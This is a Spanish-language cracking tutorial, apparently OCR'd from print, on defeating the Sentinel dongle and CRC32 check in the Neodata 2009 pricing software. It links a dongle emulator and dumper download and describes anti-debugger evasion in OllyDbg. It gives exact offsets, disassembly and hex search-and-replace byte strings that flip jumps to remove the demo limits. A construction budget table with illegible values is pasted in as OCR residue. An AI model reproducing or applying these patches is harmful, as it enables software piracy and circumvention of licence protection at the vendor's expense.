Muestra el status del emulador

SENTINEL Emulator 2007
Emulator
Dongles
Driver
Load Dump
carga el archivo DNG dumpeado
Clean Storage
Limpia la memoria ram



También tenemos el ejecutable echo por Orbit y crackeado por EDGE que volca el contenido de un dongle a un archivo DNG y asi poderlo emular con el emulador SENTINUL 2007 ,



http://rapidshare.com/files/65295281/Sentinel_Emulator_2007_By_____.rar

PROTECCION INSULTANTE EL CRC32 VIENE DANDO LATA EN TODAS LAS VERSIONES :

UN POCO DE TEORIA:

- ¿ Que es CRC32 (Cyclic Redundancy Code 32 bits) ?

Se trata de un algoritmo estandarizado que sirve para comprobar si ha habido daños o perdidas de información.

Dicho valor se calcula con el siguiente algoritmo:
(CRC32 es el valor CRC32 de la información chequeada, iniciamos dicho valor con 0xFFFFFFFF).

1) Se calcula, con el byte correspondiente de la información a chequear, una determinada posición en la tabla HASH que usa el algoritmo para calcular el CRC32, de la siguiente forma:
*Pos = (CRC32 ^ *s++) & 0xFF.*

Es decir, la posición es el resultado de xorear el byte menos significativo del valor CRC32 con el carácter de la información.

2) Después el entero largo sin signo contenido en esa posición se xorea con los 3 bytes menos significativos del valor CRC32.

3) Repetimos estos dos pasos hasta utilizar todos los bytes de la información a chequear.

4) Y para concluir el resultado final es el valor CRC32 complementado.

Neodata 2009 quitar proteccion crc32

El CRC32 es una rutina de protección del tipo checksum checa el contenido de todo el ejecutable ó de alguna parte especifica
del mismo para evitar que sea alterado el ejecutable

Existen muchas protecciones del tipo checksum

CRC32
MD4
MD5
SHA1
SHA-256
SHA-384
SHA-512
RIPEMD-128
RIPEMD-160
HAVAL 256
TIGER 192


las cuales no mencionaremos en este tutorial debido a que solo nos interesa la proteccion crc32 que incluye el neodata 2009

El neodata 2009 tiene una proteccion muy particular en todas sus
compilaciones anteriores a la version 2009
es una COMPROBACION DE REDUNDANCIA CICLICA (CRC32)
según me muestra el PEdit con su pluggin Kriptor


esto significa que si alteramos algo en el programa calcula el crc
y lo verifica con el que tiene guardado si no es igual
pues peta el programa

¿COMO QUITAR LA PROTECCION CRC32?

la forma mas fácil seria ir verificando donde compara con el crc guardado



Usando el emulador de motxila creado por el grupo SCT team, lograron que el programa funcionara sin ninguna limitación, después de notar esta falla por la casa de software, crearon otra compilación 2008 y despistaron a la gente porque dejaron el mismo nombre de la compilación, y para ese mismo año , el emulador ya no funcionaba correctamente, hasta antes de la compilación V17M2008R60, todo sin problemas, para la version 2009 el emulador ya no funciona, o tal vez sera que han banneado a tal empresa de constructora insurgentes de chilpancingo, S.A de C.V y hasta problamente puede que funcione el emulador de motxila 2008



El emulador parece funcionar correctamente, solo en la version neodata 2008 compilacion 04 Julio 2008

La versión con la que funciono correctamente el emulador motxila era un paquete Ejecutable que pesaba unos 353,422 Kb

Neodata Precios 2008 Build 04 Julio 2008	361,673 KB
Neodata Precios 2008 Build 04 Julio 2008 (Solo esta Funciona Bien Con Emulador)	353,422 KB

Obra: C:\Documents and Settings\default\Mis documentos\(Neodata)PISOS Y ACABADOS FUN & FASHION.pu6 - [Partida :D03 SOTANO 2 HERRERIA Costo: $610,694.66 lm]

Archivo Edición Ver Catálogos Herramientas Presupuesto Ventana ?

Ver: Presupuesto, Consulta, Maestro, Matriz, Ruta Crítica, Sobrecosto, Fasar, Oficios, Estimaciones, Escalatorias, Detalle, Imágenes

Catálogo Obra | Catálogo Maestro | Herramientas

Presupuesto: A (A01, A02, A03, A04, A05), C (C01, C02, C03, C04), D (D01, D02, D03, D04, D05, D06, D07), F (F01, F02, F03, F04, F05), G (G01, G02, G03, G04, G05, G06, G07), H (H01, H02, H03), I (I01, I02, I03, I04, I05, I06), J (J01, J02), K (K01, K02)

Ma	Renglón	*	Código	Tipo	Descripción	Unidad	Cantidad	Precio	Importe	Ind. Especial	%Ind. Especial
	10	I	SE-Z2-H01	7	Suministro, fabricacion y colocacion	pza	4.0000	$9,837.71	$39,350.84		0.00
	20	I	SE-Z2-H02	7	Suministro, fabricacion y colocacion	pza	1.0000	$9,083.25	$9,083.25		0.00
	30	I	SE-Z2-H03	7	Suministro, fabricacion y colocacion	pza	1.0000	$9,989.[illegible]	$9,989.[illegible]		0.00
	40	I	SE-Z2-H04	7	Suministro, fabricacion y montaje de l	pza	5.0000	$1,262.[illegible]	$6,[illegible]		0.00
	50	I	SE-Z2-H05	7	Suministro, fabricación y montaje de l	pza	1.0000	$10,074.40	$10,074.40		0.00
	60	I	SE-Z2-H06	7	Suministro, fabricación y montaje de l	pza	2.0000	$9,059.25	$18,118.50		0.00
	70	I	SE-Z2-H07	7	Suministro, fabricación y montaje de l	pza	7.0000	$7,434.02	$52,038.14		0.00
	80	I	SE-Z2-H08	7	Suministro, fabricación y montaje de l	pza	1.0000	$[illegible]	[illegible]76.67		0.00
	90	I	SE-Z2-H09	7	Suministro, fabricación y montaje de l	pza	1.0000	$4,584.86	$4,584.86		0.00
	100	I	SE-Z2-H10	7	Suministro, fabricación y colocación	pza	2.0000	$6,997.99	$13,995.98		0.00
	110	I	SE-Z2-H11	7	Suministro, fabricación y colocación	pza	3.0000	$5,880.27	$17,640.81		0.00
	120	I	SE-Z2-H12	7	Suministro, fabricación y colocación	pza	2.0000	$5,542.25	$11,084.50		0.00
	130	I	SE-Z2-H13	7	Suministro, fabricación y colocación	pza	9.0000	$809.16	$7,282.44		0.00
	140	I	SE-Z2-H14	7	Suministro, fabricación y colocación	pza	5.0000	$454.29	$2,271.45		0.00
	150	I	SE-Z2-H15	7	Suministro, fabricación y colocación	pza	[illegible]	$7,[illegible]	[illegible]		0.00
	160	I	SE-Z2-H16	7	Suministro, fabricación y colocación	pza	3.0000	$5,[illegible]	[illegible]		0.00
	170	I	SE-Z2-H17	7	Suministro, fabricación y colocación	pza	9.0000	$3,802.46	$34,222.14		0.00
	180	I	SE-Z2-H18	7	Suministro, fabricación y colocación	pza	5.0000	$3,457.53	$17,287.65		0.00
	190	I	SE-Z2-H19	7	Suministro, fabricación y colocación	pza	[illegible]	$[illegible]	$9,116.04		0.00
	200	I	SE-Z2-H20	7	Suministro, fabricación y colocación	pza	2.0000	$6,[illegible]	$13,774.80		0.00
	210	I	SE-Z2-H21	7	Suministro, fabricación y colocación	pza	2.0000	$1,384.26	$2,768.52		0.00
	220	I	SE-Z2-H22	7	Suministro, fabricación y colocación	pza	2.0000	$2,960.44	$5,920.88		0.00
	230	I	SE-Z2-H23	7	Suministro, fabricación y colocación	pza	2.0000	$7,321.81	$14,643.62		0.00
	240	I	SE-Z2-H23	7	Suministro, fabricación y colocación	pza	3.0000	$7,291.98	$21,875.94		0.00
	250	I	SE-Z2-H24	7	Suministro, fabricación y colocación	pza	37.0000	$1,781.92	$65,931.04		0.00
	260	I	SE-Z2-H25	7	Suministro, fabricación y colocación	PZA	2.0000	$1,781.92	$3,563.84		0.00
	270	I	SE-Z2-H27	7	Suministro, fabricacion y colocacion	pza	3.0000	$2,262.11	$6,786.33		0.00
	280	I	SE-Z2-H28	7	Suministro, fabricación y colocación	pza	100.0000	$2,262.11	$226,[illegible]1.00		0.00
*											

Solo para la versión Neodata 2008 usando emulador dongle

En la versión demo solo se puede capturar 50 conceptos

HABILITADA LA CAPTURA DE CONCEPTOS SI TENEMOS EL CENTINELA O LA LLAVE FISICA

SI NO TENEMOS LA LLAVE FISICA COLOCADA EN NUESTRO PC, SOLO SE PUEDEN CAPTURAR 50 CONCEPTOS O ABRIR CATALOGOS CON HASTA 50 CONCEPTOS EN MODO VISOR


NOTA : LA VERSION DEMO PUEDE FUNCIONAR COMO RETAIL TENIENDO LA LLAVE FISICA USB MOCHILA CENTINELA

Efectivamente la version Emulador sentinela (Motxila, llave, Dongle ó como le quieran llamar) , no habia limitacion en cuanto la captura de conceptos.


DESPUES DE UN BREVE REPASO DE HISTORIA CONTINUAMOS CON EL NEODATA 2009

Una vez instalado el programa veremos la siguiente ventana

En el Menú About de esta aplicación vemos que también nos esta recordando que esta es una versión demo



Cargamos el RDG Packer Detector de Protecciones PE y vemos que aunque el Neodata 2009 tiene proteccion Antidebugger no lo muestra, esta oculto



Analizando con 2 computadoras 1 con Neodata 2008 con su emulador centinela funcionando al 100%, y en otra computadora sin el emulador con versión demo

En ambas cargamos el Ollydbg y el neodata 2008 (En todo este proceso trabajaremos simultaneamente)

Si intentamos cargar el Neodata con el ollydbg este bloquea el debugger en el 85.5% del archivo, presionemos la barra espaciadora cuando vallamos al 80% hay tendremos suficiente código vivo para realizar el análisis de este ejecutable , antes de este porcentaje a ver que pasa, ya entramos en el código vivo , presionamos F7


Al cargar un catalogo con demasiados conceptos nos aparece un mensaje de que el programa entrara en modo visor

Mientras estaba escribiendo este tutorial y no presione en la NAG el ACEPTAR **apareció otra ventana después de mostrar la primer NAG, en un lapso de 53,56,58,60 segundos según el cronometro en mano**,

Estadísticas al abrir un catalogo que rebase el limite de líneas permitido no siempre muestra al mismo intervalo de tiempo se muestra la segunda ventana en:


53 segundos,56 segundos,58 segundos

En teoría eso da ha entender que probablemente se esta utilizando la variable de tiempo en el kernell de Windows para comprobar si la llave Física esta colocada en alguna de las ranuras USB, mmmhhh esto me recuerda al antiguo 3D Studio Max 3.0 Cuando se vendía con Motxila




Al mostrar una segunda ventana significa que checa 2 veces si esta colocada la motxila ó sentinela en nuestros puertos usb, ó se llama a una segunda rutina que comprueba la existencia de esta

Al abrir un catalogo con suficientes conceptos, solo mostrara algunos y no nos dejara seguir capturando mas



Es hora de cargar el PEid v0.95, en este cargamos el pluggin Kriptor , esto es lo que veremos



Parte de la solucion fué proporcionada por +Er@ser//PROXY

```
NEOW2009.exe
 Lenguaje : Visual Basic 6
Proteccion : Dongle Sentinel

 Estos son los cambios k hay k realizar para quitar el mensaje de que es una version demo

 Patch3s New Byte Offset
 ***************************************************************************
 0095FF31 /75 0E JNZ SHORT 0095FF41 55FF31h
 009602BC /0F85 63070000 JNZ 00960A25 5602BCh
 00B6F120 /75 21 JNZ SHORT 00B6F143 76F120h
 00B6F123 |74 3A JE SHORT 00B6F15F 76F123h
```

Un saludo
+Er@ser//PROXY

```
 * Reference To: MSVBVM60.__vbaFreeVar, Ord:0000h
 :0095FF28 FF1534104000 Call dword ptr [00401034]
 :0095FF2E 663BFE cmp di, si
:0095FF31 740E je 0095FF41  <------ Cambiar "74" por "75"
 :0095FF33 C745FC08000000 mov [ebp-04], 00000008
 :0095FF3A 66891DB0839001 mov word ptr [019083B0], bx
 * Referenced by a (U)nconditional or (C)onditional Jump at Address:
 |:0095FF31(C)
 :0095FF41 C745FC09000000 mov [ebp-04], 00000009
 :0095FF48 6A32 push 00000032
 :0095FF4A 8D45A0 lea eax, dword ptr [ebp-60]
 :0095FF4D 50 push eax
```

Cortamos código hasta....

```
 * Reference To: MSVBVM60.__vbaHresultCheckObj, Ord:0000h
|:009602A7 FF15B0104000 Call dword ptr [004010B0]
 * Referenced by a (U)nconditional or (C)onditional Jump at Address:
 |:00960296(C)
|:009602AD C745FC0F000000 mov [ebp-04], 0000000F
 :009602B4 66833DB083900100 cmp word ptr [019083B0], 0000
:009602BC 0F8463070000 je 00960A25 <-------Cambiar "je 0x84" por "jne 0x85"
 :009602C2 C745FC10000000 mov [ebp-04], 00000010
 :009602C9 6A56 push 00000056
 :009602CB 8D45A0 lea eax, dword ptr [ebp-60]
 :009602CE 50 push eax
 :009602CF FFD6 call esi
 :009602D1 6A65 push 00000065
```

Cortamos código hasta....


```
:00B6F10F FF1508124000 Call dword ptr [00401208]
 :00B6F115 8B5510 mov edx, dword ptr [ebp+10]
 :00B6F118 8BC8 mov ecx, eax
 :00B6F11A 8B02 mov eax, dword ptr [edx]
 :00B6F11C 48 dec eax
 :00B6F11D 894DE0 mov dword ptr [ebp-20], ecx
:00B6F120 7421 je 00B6F143 <----- Cambiar "je 0x74" por "jne 0x75"
 :00B6F122 48 dec eax
:00B6F123 753A jne 00B6F15F  <----- Cambiar "jne 0x75" por "je 0x74"
 :00B6F125 C745D80000E0F3 mov [ebp-28], F3E00000
 :00B6F12C C745DC445DE841 mov [ebp-24], 41E85D44
 :00B6F133 C745D00000401E mov [ebp-30], 1E400000
 :00B6F13A C745D42324D141 mov [ebp-2C], 41D12423
 :00B6F141 EB1C jmp 00B6F15F
```

Abrimos UltraEdit-32 v10 ó el editor hexadecimal que tengamos instalado

Buscar cadena Hexadecimal	Reemplazar cadena hex por


663BFE740EC7	663BFE750EC7
0F8463070000	0F8563070000
894DE07421	894DE07521
48753A	48743A


Bien, abrimos el neodata y esto es lo que aparece




